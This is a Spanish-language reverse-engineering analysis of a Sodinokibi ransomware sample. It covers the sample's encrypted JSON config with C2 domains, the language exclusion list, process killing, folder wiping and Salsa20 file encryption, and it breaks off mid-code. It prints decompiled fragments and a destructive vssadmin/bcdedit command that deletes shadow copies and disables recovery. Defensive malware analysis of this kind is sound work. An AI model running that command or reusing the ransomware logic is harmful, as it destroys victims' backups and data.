


Figura 5.5.2: Descifrado de la extensión de los ficheros y el Username.

El nombre del equipo, el Dominio, el idioma que comprobará si es un lenguaje como el Ruso, el cual, vemos que es FALSE, la versión del SO, espacio en disco …

Figura 5.5.3: Muestra de varias strings descifradas.

Como última parte de esta función, vemos los elementos de todo el txt que distribuirá por todas las carpetas, con nombre info.txt y con las instrucciones para recuperar los archivos cifrados.

```
0041C2AC:&L"GadtWz2QBTacskL+55Wpo65IkwY28qJOxHoe4Xte81M="
0041C2B0:&L"EB682A47B093A650"
0041C2B4:&L"FQxhHtE5KgGfD7YyXxOGj68g82lcyeM2xeMERn2m0qaAXO37MaF0XL5bCgNArwKul9gyyR17r+T09M6zzRe9fE
0041C2A8:&L".v0m6e7rv"
0041C2B8:&L"inf[redacted]"
0041C2BC:&L"[redacted]-PC"
0041C2C0:&L"WORKGROUP"
0041C2C4:&L"en-US"
0041C2C8:&L"false"
0041C2CC:&L"Windows 7 Professional"
0041C2D0:&L"QwADAAAAAPCf+R0AAAAAMM3xFQAAAFoABAAAAAAAAAAAAAAAAAAAAAAAAAA="

0041C2A0:&L"v0m6e7rv.info.txt"
0041C2A4:&L"Your files are encrypted! Open {EXT}.info.txt!"


esi:L"v0m6e7rv.info.txt"
```

Figura 5.5.4: Fichero txt formado.

Este Ransomware esconde contenido json cifrado en una de sus secciones. En esta muestra, la sección se llama “.grrr”.

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers
00000240	00000248	0000024C	00000250	00000254	00000258	0000025C
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword
.text	00009974	00001000	00009A00	00000400	00000000	00000000
.rdata	0000F760	0000B000	0000F800	00009E00	00000000	00000000
.data	00001330	0001B000	00001200	00019600	00000000	00000000
.grrr	0000C800	0001D000	0000C800	0001A800	00000000	00000000
.reloc	0000050C	0002A000	00000600	00027000	00000000	00000000

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	73	68	42	4B	72	34	78	48	4A	4D	6B	78	52	4B	55	6B	shBKr4xHJMkxRKUk
00000010	41	77	71	75	68	42	72	58	63	36	48	57	62	66	34	6D	AwquhBrXc6HWbf4m
00000020	2E	F3	A9	26	F0	54	00	00	48	FF	8E	7D	61	61	B6	17	.ó©&ðT..Hÿ}aa¶
00000030	10	48	F5	10	1B	00	98	D7	C2	FB	5B	20	D4	89	2E	7E	Hõ..×Âû[Ô.~
00000040	88	D6	EB	97	42	32	89	FF	D0	9A	36	63	9D	71	5B	B4	ÖëB2ÿÐ6c q[´
00000050	57	61	86	42	B8	EF	A0	58	B7	69	6F	A3	0D	8F	33	C1	WaB¸i X·io£ 3Á
00000060	0F	3E	08	BA	D5	3E	CD	EC	D2	9D	60	FD	4A	3B	94	0F	>ºÕ>ÍìÒ `ýJ;
00000070	B3	13	7D	60	6C	1D	BC	4A	F8	93	8F	E3	CC	BB	A8	92	³}`l ¼Jø ãÌ» ¨'
00000080	23	C5	32	38	C2	46	B2	25	A4	F8	AE	43	EF	5C	6C	B3	#Å28ÂF²%¤ø®Cï\l³
00000090	1E	64	02	87	9B	DA	29	47	67	C3	2E	BD	75	EE	99	03	d Ú)GgÃ.½uî

Figura 5.5.5: Contenido de la sección .grr.

Observamos una cadena alfanumérica en los primeros 32 bytes que se corresponde a la clave de cifrado.

Los siguientes 4 bytes tras la clave son para comprobar que el contenido no ha sido modificado. Luego, los 2 bytes siguientes indican el tamaño del contenido, y el resto ya forman propio contenido.

```
int sub_4019D8()
{
  int result; // eax
  int v1; // esi

  if ( sub_404F24(0, &JSON_Content, JSON_Length) != JSON_Check )
    return 0;
  result = sub_40352C(JSON_Length);
  v1 = result;
  if ( result )
  {
    sub_4050DA(&JSON_Key, 32, &JSON_Content, JSON_Length, result);
    result = v1;
  }
  return result;
}
```

Figura 5.5.8: Comprobación de parámetros del Json.

Como podemos observar, almacena el json..Tras obtener el contenido descifrado, podemos ver que contiene diversos campos con valores asignados.


```
{
  "pk": "GadtWz2QBTacskL+55Wpo65IkwY28qJOxHoe4Xte81M=",
  "pid": "10",
  "sub": "7",
  "dbg": false,
  "fast": true,
  "wipe": true,
  "wht": {
```


Figura 5.5.9: Valores asignados del Json.

Estos valores se corresponden a la configuración del Ransomware. Es decir, el malware consultará dichos campos para saber qué operaciones puede o no realizar, sobre que ficheros o directorios debe realizar las operaciones, sobre que procesos, etc.


```
  "wfld": [
    "backup"
  ],
  "prc": [
    "mysql.exe"
  ],
  "dmn": "lyricalduniya.com;theboardroomafrica.com;chris-anne.com;
  "net": true,
  "nbody": "SABlAGwAbABvACAAZABlAGEAcgAgAGYAcgBpAGUAbgBkACEADQAKAA
  "nname": "{EXT}.info.txt",
  "exp": false,
  "img": "WQBvAHUAcgAgAGYAaQBsAGUAcwAgAGEAcgBlACAAZQBuAGMAcgB5AHAA
}
```


Figura 5.5.10: Valores asignados del Json.


Vemos que en el campo “nname” tenemos {EXT}.info.txt. {EXT} será reemplazado por la cadena aleatoria que se generará en tiempo de ejecución.

A continuación, se muestra una tabla con la definición de cada uno de los campos del JSON.

Campo	Definición
pk	Clave pública del atacante ofuscada en Base64.
pid	Identificador para el envío de datos a los servidores C2. Únicamente se emplea si el campo “net” está configurado a “true”.
sub	Identificador para el envío de datos a los servidores C2. Únicamente se emplea si el campo “net” está configurado a “true”.
dbg	Valor utilizado por el autor del malware. Se hace referencia a él cuando trata de determinar si la víctima es Rusa.
fast	Valor que determina cómo se deben cifrar los ficheros más grandes de 65535 bytes.
wipe	Valor que determina si el ransomware debe eliminar los directorios especificados en el campo “wfld”.
wht	Lista de valores que no debe cifrar: · ext - Extensiones · fld - Directorios · fls - Ficheros
wfld	Lista de exclusión de ficheros a eliminar si el campo “wipe” contiene el valor “true”.
prc	Lista de exclusión de procesos a finalizar si están en ejecución.
dmn	Lista de los servidores C2 a los que puede contactar el ransomware.
net	Valor que determina si el ransomware debe enviar información básica del host y del malware a los servidores C2.
nbody	Nota de texto ofuscada en Base64 que será dropeada en los directorios cuando los ficheros sean cifrados.
nname	Nombre del fichero que contendrá la nota definida en el campo “nbody”.
exp	Valor que determina si el ransomware debe escalar privilegios mediante la explotación de una vulnerabilidad LPE.
img	Texto ofuscado en Base64 que contendrá la imagen de fondo de escritorio que será establecida durante el cifrado.

5.6. Lista de idiomas excluidos

Para el teclado, vemos que utiliza una lista de exclusiones, obtiene una lista con los identificadores de las distribuciones de teclado establecidas mediante GetKeyboardLayoutList, en el cual irá recorriendo los idiomas para comprobar los que se admiten, para ello realiza un switch con todos los idiomas, esto se utilizará más tarde para el txt.



```
v0 = 0;
v1 = GetKeyboardLayoutList(0, 0);
v2 = v1;
if ( !v1 )
  return 0;
v3 = (HKL *)sub_40352C(4 * v1);
v4 = (int)v3;
if ( !v3 )
  return 0;
if ( !GetKeyboardLayoutList(v2, v3) || v2 <= 0 )
{
LABEL_7:
  LIBERA_HEAP(v4);
  return 0;
}
while ( !LangExcFunc(*(_WORD *)(v4 + 4 * v0)) )
{
  if ( ++v0 >= v2 )
    goto LABEL_7;
}
return 1;
}
```

```
switch ( a1 )
{
  case 0x18:  Rumano
  case 0x19:  Ruso
  case 0x22:  Ucraniano
  case 0x23:  Bielorruso
  case 0x25:  Estonio
  case 0x26:  Letón
  case 0x27:  Lituano
  case 0x28:  Tajiki Persa
  case 0x29:  Persa
  case 0x2B:  Armenio
  case 0x2C:  Azerbaiyano
  case 0x37:  Georgiano
  case 0x3F:  Kazajo
  case 0x40:  Kirguís
  case 0x42:  Turcomano
  case 0x43:  Uzbeko
  case 0x44:  Tártaro
    result = 1;
    break;
  default:
    result = 0;
    break;
}
return result;
}
```

Figura: 5.6.1: Obtención de la Lista de exclusión de Idiomas.

Si alguno de la lista obtenida coincide con alguno de los que podemos observar en la imagen anterior, el malware termina su ejecución. Esto hace inmune a aquella víctima que tenga alguna de las distribuciones que se observan.

5.7. Lista de Procesos a finalizar

En este caso, vemos que realiza una “foto” de los procesos que están en “running” en nuestro sistema actualmente, los recorrerá y los compara con los procesos especificados en el campo “prc” del JSON; Si coinciden, los finaliza. En nuestro caso, como hemos visto en el punto anterior solo tendríamos contemplado mysql.exe.

```
  "wfld": [
    "backup"
  ],
  "prc": [
    "mysql.exe"
  ],
  "dmn": "lyricalduniya.com;theboardroomafrica.com;chris-anne.com;
  "net": true,
  "nbody": "SABlAGwAbABvACAAZABlAGEAcgAgAGYAcgBpAGUAbgBkACEADQAKAA
  "nname": "{EXT}.info.txt",
  "exp": false,
  "img": "WQBvAHUAcgAgAGYAaQBsAGUAcwAgAGEAcgBlACAAZQBuAGMAcgB5AHAA
}
```

```
v3 = 0;
v4 = CreateToolhelp32Snapshot(2u, 0);
if ( v4 == (HANDLE)-1 )
  return 0;
v7.dwSize = 556;
for ( i = Process32FirstW(v4, &v7); i; i = Process32NextW(v4, &v7) )
{
  v3 = a3(a2, &v7);
  if ( v3 )
  {
    if ( a1 )
      break;
  }
}
CIERRA_HANDLE(v4);
```




Figura 5.7.1: Obtención de la Lista de Procesos.

5.8. Borrado de ShadowCopies

Una vez llegado a este punto, realizará una función, renombrada a _DeleteShadow.

```
loc_402B22:
push    offset sub_402448
push    edi
push    edi
call    _SnapshotBlacklisted
add     esp, 0Ch
call    _DeleteShadow
cmp     ds:41C31Ch, edi
jz      short loc_402B43
```

Figura 5.8.1: Muestra de la función renombrada _DeleteShadow.

En esta veremos cómo, irá desofuscando strings interesantes, que ejecutará más adelante.

La string más importante y ya conocida en estas familias de Ransomware, como es el vssadmin.exe para eliminar las copias de seguridad del sistema, de este modo, no se podrá volver a un punto anterior del sistema operativo y el atacante se asegura que tengas que pagar.

```
0018FDE0 0018FDFC L"/c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default} r
```

“0018FDE0 0018FDFC L”/c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default} recoveryenabled No & bcdedit /set {default} bootstatuspolicy ignoreallfailures””

```
// cmd.exe
sodin_decrypt_string((int)&unk_41B838, 1433, 10, 14, (int)
v4 = 0;
// /c vssadmin.exe Delete Shadows /All /Quiet &
// bcdedit /set {default} recoveryenabled No &
// bcdedit /set {default} bootstatuspolicy ignoreallfailur
sodin_decrypt_string((int)&unk_41B838, 1120, 16, 292, (int
v5.cbSize = 60;
v2 = 0;
v5.fMask = 0;
v5.hwnd = GetForegroundWindow();
v5.lpFile = (LPCWSTR)v3;
v5.lpVerb = 0;
v5.lpDirectory = 0;
v5.nShow = 0;
v5.hInstApp = 0;
v5.lpIDList = 0;
v5.lpClass = 0;
v5.hkeyClass = 0;
v5.dwHotKey = 0;
v5.hIcon = 0;
v5.hProcess = 0;
v5.lpParameters = (LPCWSTR)v1;
do
  result = ShellExecuteExW(&v5);
```

Figura 5.8.2: Desofuscado del comando para la eliminación de ShadowCopies.

Vemos que realiza un GetForegroundWindow, da prioridad a la ventana que se está ejecutando en ese momento, al haber hecho un OpenProcess nuevo de explorer.exe y que tiene los permisos suficientes, hace el ShellExecute como explorer.exe

```
xor     esi, esi
mov     [ebp+var_50], ax
mov     [ebp+var_38], esi
call    GetForegroundWindow
```

Figura 5.8.3: Muestra función GetForegroundWindow.

Posteriormente, lanzará el comando que hemos visto anteriormente.





Figura 5.8.4: Muestra ShellExecute.

5.9. Vaciado de carpetas

En esta función que se encarga de recorrer todas las carpetas de nuestro sistema y vaciándolas para posteriormente lanzar el .txt que tiene preparado, dejando en las carpetas, solamente archivos cifrados y un txt con las instrucciones, posteriormente, empezará con el cifrado.
Esta función recorre todos los directorios y los compara con los especificados en el campo “wfld” del JSON; Si coinciden, los elimina.




5.9.1: Muestra de la función para el vaciado de carpetas.

5.10. Cifrado

El cifrado se compone de 4 partes:

1. Cola con CompletionIOPort
2. Preparación de Keys
3. Cifrado de Ficheros (Salsa20)
4. Liberación de fichero, key escrita al final del fichero y renombrado



5.10.1: Esquema de la rutina de cifrado.

Este Ransomware, en todo momento hace uso de varios Hilos (Threads) para realizar su cometido, agilizando de esta forma el cifrado.

En primer lugar, antes de comenzar el proceso de cifrado añade a la pila CompletionRoutineStub, que es la rutina que contiene las llamadas a las funciones de cifrado.

```
push    ebp
mov     ebp, esp
sub     esp, 3Ch
lea     eax, [ebp+var_C]
push    esi
xor     esi, esi
push    offset CompletionRoutineStub
```


5.10.2: Muestra de la función que añade a la pila CompletionRoutineStub.

Una vez añadida, se creará una estructura de cola con CreateIOCompletionPort. Esta cola permitirá gestionar los handle de los archivos que sean necesarios cifrar. Para ello recibirá el número de hilos, la KEY y el handle. Posteriormente, introducirá la estructura en un hilo.

```
loc_405803:             ; NumberOfConcurrentThreads
push    [ebp+NumberOfConcurrentThreads]
push    0               ; CompletionKey
push    0               ; ExistingCompletionPort
push    0FFFFFFFFh      ; FileHandle
call    CreateIoCompletionPort
```


5.10.3: Muestra de la función que crea la estructura para los IOCompletionPorts.

Una vez añadida, introducirá en memoria los datos del fichero de rescate (CreateRescueFile) y la rutina de cifrado (CipherRoutine), posteriormente, procede a recorrer los discos que hay en el sistema, esto lo realizará con la función renombrada a EnumeraDisco, hasta que encuentra uno válido en donde poder comenzar con el cifrado. Esta rutina, recorrerá los directorios y los elegirá para, posteriormente, dejar el fichero txt de rescate tanto en estas carpetas como en las subcarpetas




5.10.4: Muestra de la función para la enumeración de discos y directorios.

Genera la extensión de cifrado la cual utilizará para renombrar los archivos afectados por el cifrado. Como vemos, recoge el parámetro "*", que significa que recogerá todos los ficheros posibles y se apoyará en la función _FindFile para ello



5.10.5: Muestra de la función para cambiar la extensión de los ficheros.

Antes de cifrar, como hemos comentado antes, recorre la unidad y todos los directorios, copiará de memoria la información que ya tiene almacenada del TXT y lo irá escribiendo en cada una de las carpetas y subcarpetas.




5.10.6: Muestra de la escritura de un fichero cifrado en tiempo de ejecución.

Una vez tiene todas las carpetas con todos los TXT, entrará a la rutina de cifrado, en la que contiene funciones como la que genera las Keys, antes de generar claves, comprobará si la extensión del fichero es válida para cifrar de entre las que se encuentran en el archivo de configuración JSON. En primer lugar, comprobará que el tamaño del archivo a cifrar es menor que 1048576 bytes.

```
"wht": {
  "fld": [
    "appdata","google","msocache","mozilla","program files","windows","perflogs",
    "application data","windows.old","system volume information","program files (x86)",
    "$windows.~ws","intel","$recycle.bin","$windows.~bt","programdata","boot","tor browser"
  ],
  "fls": [
    "ntuser.dat.log","bootsect.bak","ntuser.dat","iconcache.db","ntldr",
    "autorun.inf","boot.ini","bootfont.bin","desktop.ini","thumbs.db","ntuser.ini"
  ],
  "ext": [
    "ldf","msi","nomedia","msu","wpx",
    "ani","shs","theme","386","adv","icns","lnk","ico","ics","rom","sys","mod",
    "cur","com","scr","cpl","diagcfg","lock","diagcab","msstyles","idx","msc",
    "icl","rtp","exe","drv","hta","nls","deskthemepack","cmd","hlp","themepack",
    "dll","mpa","msp","ps1","prf","ocx","bat","diagpkg","cab","bin","spl","key"
  ]
},
```

5.10.7: Muestra de las extensiones, directorios y ficheros que no deben ser cifrados.



5.10.8: Muestra de la función que comprueba el tamaño de los ficheros.

Si lo es, crea un handle del fichero indicando en el parametro dwDesiredAcces el valor (48000000h). Este valor es el indicativo de dos atributos. El primero corresponderá a FILE_FLAG_OVERLAPPED (0x40000000), el cual indica que el archivo se tratará de forma asíncrona. De esta forma se añadirá el buffer del archivo a la cola creada por los IOCompletionPorts donde será cifrado su contenido. El segundo valor (0x08000000) coresponde a FILE_FLAG_SEQUENTIAL_SCAN, el cual indica que el acceso al archivo será secuencial de principio a fin.

A continuación, el Ransomware generará una Key única para cada fichero. Las Key las genera utilizando AES y Curva elíptica, generará claves Privadas/Publicas tanto del afiliado como del developer, generará otra pareja de claves para el usuario, se cifrará la PrivateKey del usuario con la pública del afiliado con AES, ciframos de nuevo la PrivateKey del usuario, pero esta vez con la pública del developer, eliminamos esta PrivateKey del usuario de memoria y guardamos las 2 PublicKey del afiliado y developer, además, quedará la PublicKey del usuario también.

Al cifrar un fichero, generará otro par de claves únicas por fichero, de las cuales, solo se utilizará la privada, con esta, generará una SharedKey utilizando la PubKey del usuario, realizará un SHA3 de esa shared y cifrará el fichero, posteriormente, guardará la PubKey del fichero al final cuando ya esté cifrado.

Posteriormente, llamará a la rutina CompletionRoutineStub previamente añadida a la pila. Esta rutina hará uso de los CompletionIOPorts para poder realizar el cifrado mediante la creación de distintos hilos, en los cuales, irá introduciendo en hilos distintos cada fichero a cifrar usando un método POST.

Por lo que tendremos un Hilo global donde habrá una estructura con la información del fichero y mientras, irán creándose varios hilos con distintas colas de ficheros a cifrar, por lo que, en todo momento, veremos, de forma asíncrona, como se introducen los ficheros en hilos por un lado y como se van llamando, cifrando y cerrando por otro.

```
CallPostQueuedCompletionStatus proc near

arg_0= dword ptr  8
dwNumberOfBytesTransferred= dword ptr  0Ch
dwCompletionKey= dword ptr  10h
lpOverlapped= dword ptr  14h

push    ebp
mov     ebp, esp
push    [ebp+lpOverlapped] ; lpOverlapped
mov     eax, [ebp+arg_0]
push    [ebp+dwCompletionKey] ; dwCompletionKey
push    [ebp+dwNumberOfBytesTransferred] ; dwNumberOfBytesTransferred
push    dword ptr [eax+4] ; CompletionPort
call    PostQueuedCompletionStatus
```

5.10.9: Muestra de la función para ejecutar la función de cifrado mediante CompletionIOPorts.

Una vez tiene el fichero en cola, lo llamará y cifrará con Salsa20.

```
v4 = a4;
if ( a4 )
{
  v5 = a3;
  v17 = a3 - (_DWORD)v14;
  v15 = a2 - (_DWORD)v14;
  while ( 1 )
  {
    v6 = 0;
